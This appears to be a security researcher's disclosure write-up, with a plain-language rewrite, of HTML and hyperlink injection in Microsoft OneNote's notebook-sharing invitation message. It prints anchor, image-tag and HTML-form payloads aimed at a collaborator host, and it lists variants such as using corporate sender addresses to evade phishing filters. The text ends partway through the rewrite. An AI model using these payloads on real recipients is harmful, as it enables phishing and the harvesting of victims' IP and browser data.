HTML and Hyperlink Injection via Share Option In Microsoft Onenote Application
The Microsoft OneNote sharing feature allowed HTML and hyperlink injection in the invitation message field, enabling attackers to send phishing emails with fake links and forms. An attacker could redirect victims to malicious sites and collect their IP address and browser information.
 Published on infosecwriteups.com
1) HTML <a> Tag: <a href=”https://burpcollaboratorlink.burpcollaborator.net"> Click to win</a>
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Microsoft OneNote's sharing feature lets a notebook owner invite other people by email. From the sharing pane the owner picks Sharing Options > Invite People to Notebook, enters a recipient address and can add a free-text message that is delivered together with the invitation. The invitation is sent from Outlook infrastructure, so the message arrives looking like a genuine Microsoft notification.
The researcher found that HTML placed in the free-text message field is rendered by the receiving mail client. Whatever markup is placed in the message is rendered by the receiving mail client, which turns an ordinary invitation into a phishing vector. The report describes two related issues: hyperlink injection, where an attacker-supplied link is embedded in the invitation, and HTML injection, where arbitrary markup is rendered in the message body.
Setup
Only an Outlook account is needed. The researcher uses [redacted] as the sending identity and creates a new notebook under it. A Burp Collaborator host is used as the destination for the injected links and image sources, so that callbacks from victims can be observed. Victims are ordinary recipients who receive the shared notebook invitation in Outlook and in Gmail.
Finding it
The message that accompanies a notebook invitation is attacker-controlled text, and the researcher noticed that it is not escaped before being placed into the outgoing email. Because the invitation is delivered by Outlook, the resulting mail carries the legitimacy of a real Microsoft notification in its header, which is what makes the injected content convincing. The researcher also notes that the only prerequisite is an email address, and that in an organisation's case an organisational address can be used to get past phishing protections.
Exploitation
Step 1: Create the notebook and open the sharing pane

Create a new notebook while logged in as [redacted], then click Share in the right-hand corner and open Sharing Options > Invite People to Notebook.
Step 2: Enter a recipient and a message
Type the victim's email address and fill in the Include Message field. This field is the injection point.
Step 3: Insert the payload
The researcher gives three payloads for the message field.
An HTML anchor, which renders as a clickable link with attacker-chosen text:
<a href=”https://burpcollaboratorlink.burpcollaborator.net"> Click to win</a>
An image tag, which causes the recipient's client to fetch a remote resource:
<img src=”https://burpcollaboratorlink.burpcollaborator.net”>
And a full HTML form:

< html>< body>< h2 >HTML Forms< /h2 >< form action="burp-coolaborator.burpcollaborator.net">< label for="fname">First name:< /label>< br>< input type="text" id="fname" name="fname" value="John">< br>< label for="lname">Last name:< /label>< br>< input type="text" id="lname" name="lname" value="Doe">< br>< br>< input type="submit" value="Submit">< /form>< p>Click to win< /p>< /body>< /html>
The anchor makes the invitation carry a link whose visible text is unrelated to its destination. The image tag points at the Collaborator host, so a request is made when the message is rendered. The form renders input fields and a submit button inside the email body, with the action pointing at the Collaborator host.
HTML Form
Step 4: Share with the victim and inspect the delivered mail

The notebook is shared with the victim, and the invitation is then checked in Outlook. The anchor payload renders as a working hyperlink in the message.
Outlook <a> tag
The full phishing email as it appears in Outlook:

Outlook phishing email

The same message is then checked in Gmail, where the injected content is also rendered.

Gmail phishing email
Step 5: Observe the callback when the victim clicks
When the victim clicks the injected link, the browser is redirected to the malicious website.

Burp collaborator IP callback of victim
Root cause
The Include Message value is inserted into the invitation email without HTML encoding, so markup in the message is interpreted by the receiving mail client rather than displayed as text. The report does not describe the server-side code, so the exact point at which escaping is missing is not stated; the behaviour is consistent with the message body being built by string concatenation and sent with an HTML content type. Because the mail originates from Outlook's own infrastructure, receiving clients have no reason to treat it as suspicious, and the header showing outlook.com reinforces that impression.
Impact
Hyperlink injection in the invitation email enables phishing delivered directly to users. An attacker can share a notebook under a fake title such as "You have won 1000 RS. Click to claim", and because HTML injection is possible in the mail itself, the URL can be turned into a hyperlink and the message shaped into a convincing fake email. The mail header shows outlook.com, which makes the email look genuine. The only thing the attacker needs is an email address, and in the case of a company, an organisational email address can be used to bypass phishing protections.
Injected href attributes can redirect a user to a fake IP address, or route traffic through any IP that in turn redirects to a domain. Fake links can be used to collect user information such as IP address, browser information via the user agent, and location. Injecting tags can also cause partial defacement by changing font size and appearance.

After the issue was fixed, it was marked as out of scope by the MSRC program.
Fix
The report does not describe the change that was made. The appropriate fix is to HTML-encode the Include Message value before it is placed into the invitation body, so that markup is delivered as text and never parsed as HTML by the recipient's client.
Variants to test
- Other free-text fields in invitation flows. Try the same anchor, image and form payloads in any message or note field attached to a share, calendar invite or notification. A positive result is the payload rendering as live markup in the delivered mail.
- Image-based tracking. Send an
<img>payload pointing at a host you control and open the mail in different clients. A positive result is an inbound request carrying the recipient's IP address and user agent. - Link text mismatch. Use an anchor whose visible text claims one destination while
hrefpoints elsewhere. A positive result is the link rendering with the misleading text and navigating to the attacker host. - Form rendering. Submit the form payload and check whether input fields and a submit button appear in the message body. A positive result is an interactive form inside the email.
- Cross-client rendering. Deliver the same message to several mail providers. A positive result is the payload rendering in more than one client, which widens the victim pool.
- Organisational sender addresses. Repeat with a sender address on a corporate domain to see whether the invitation passes filtering that would block an external sender. A positive result is delivery to the inbox rather than quarantine or spam.
What happened, in plain words
Microsoft OneNote is a note-taking program. One of its features lets you share a notebook (a collection of notes) with other people by email. You open the sharing panel, choose Sharing Options > Invite People to Notebook, type the other person's email address, and you can also add a short personal message that travels with the invitation.
That short message is the problem. The researcher found that HTML typed into it is drawn by the receiving mail program instead of shown as text. If you type ordinary text, it shows as ordinary text. But if you type pieces of HTML (the language web pages and formatted emails are built from), the receiving mail program treats those pieces as instructions and draws them, instead of showing them as plain characters. So an attacker can put a clickable link, a picture, or even a whole form into an email that looks like a normal Microsoft invitation.
The report describes two related problems. The first is hyperlink injection: an attacker-chosen link ends up inside the invitation. The second is HTML injection: any markup at all is drawn in the message body. Together they turn a harmless sharing feature into a phishing tool.
A quick comparison: imagine a form where you write a note to go on a parcel, and the courier prints your note on official courier letterhead. If you write "this parcel contains a prize, call this number", the recipient sees it on official paper and believes it. Here the "official paper" is the fact that the email genuinely comes from Outlook's own servers.
The pieces involved
Before the steps, here are the things the report uses, explained from zero.
- OneNote and the sharing feature. OneNote stores notebooks. Sharing a notebook means giving someone else access, and the invitation is delivered by email. The invitation is sent from Microsoft's Outlook infrastructure, so it arrives looking like a real Microsoft notification.
- HTML. The markup language that tells a browser or mail client how to display content.
<a>makes a link,<img>makes a picture,<form>makes input fields. When a program renders HTML, it draws the result; when it escapes HTML, it shows the raw characters as text instead. The bug is that this field is rendered, not escaped. - Injection. A general class of bug where data a user supplies is treated as instructions by the system. Here, text meant to be a friendly message is treated as page structure.
- Phishing. A fake message that tricks someone into clicking a link or handing over information, made to look like it comes from a trusted party.
- Burp Collaborator. A service that gives you a unique hostname you control and records any request made to it. Security testers use it to prove that a server or a victim's browser actually reached out to an address the tester chose. In this report it is the destination for the injected links and images, so callbacks from victims can be seen.
- IP address and user agent. An IP address is the numeric address of a device on the internet. The user agent is a short string a browser sends describing itself (browser name, version, operating system). Both are sent automatically with web requests, which is why an image in an email can leak them.
- MSRC. The Microsoft Security Response Center, the team that handles security reports about Microsoft products.
Setup
Only an Outlook account is needed. The researcher uses [redacted] as the sending identity and creates a new notebook under it. A Burp Collaborator host is used as the destination for the injected links and image sources, so that callbacks from victims can be observed. The victims are ordinary recipients who receive the shared notebook invitation in Outlook and in Gmail.
Finding it
The message that goes with a notebook invitation is text the attacker controls, and the researcher noticed it is not escaped before being placed into the outgoing email. Because the invitation is delivered by Outlook, the resulting mail carries the legitimacy of a real Microsoft notification in its header, which is what makes the injected content convincing. The researcher also notes that the only prerequisite is an email address, and that in an organisation's case an organisational address can be used to get past phishing protections.
Exploitation
Step 1: Create the notebook and open the sharing pane
Create a new notebook while logged in as [redacted], then click Share in the right-hand corner and open Sharing Options > Invite People to Notebook.
Why: you need a notebook to share, and the sharing pane is where the vulnerable message field lives. Using a fresh account keeps the test separate from any real data.
The screenshot shows the sharing pane reached from the Share button, with the invitation options open.
Step 2: Enter a recipient and a message
Type the victim's email address and fill in the Include Message field. This field is the injection point.
Why: the recipient address is what makes the email arrive; the message field is the part the researcher suspects is not cleaned up. Filling it normally first shows what a legitimate invitation looks like, so the difference after injecting markup is obvious.
The screenshot shows the invitation form with an email address typed and the Include Message box filled in.
Step 3: Insert the payload
The researcher gives three payloads for the message field. A payload here just means the text you put in to test the bug.
An HTML anchor, which renders as a clickable link with attacker-chosen text:
<a href=”https://burpcollaboratorlink.burpcollaborator.net"> Click to win</a>
Line by line: <a starts a link. href= is the attribute that says where the link goes, and its value is the Collaborator host, so a click sends the victim there. The text between > and </a> is what the reader sees, here "Click to win", which has nothing to do with the real destination. </a> closes the link. The point of this payload is to show that the visible words and the real destination can be different, which is the heart of a phishing link.
An image tag, which causes the recipient's client to fetch a remote resource:
<img src=”https://burpcollaboratorlink.burpcollaborator.net”>
Line by line: <img starts an image. src= says where the image file lives, and here it points at the Collaborator host. There is no closing tag because an image tag stands alone. The point is that the mail client will try to load the picture as soon as the message is displayed, making a request to the attacker's host without the victim clicking anything.
And a full HTML form:
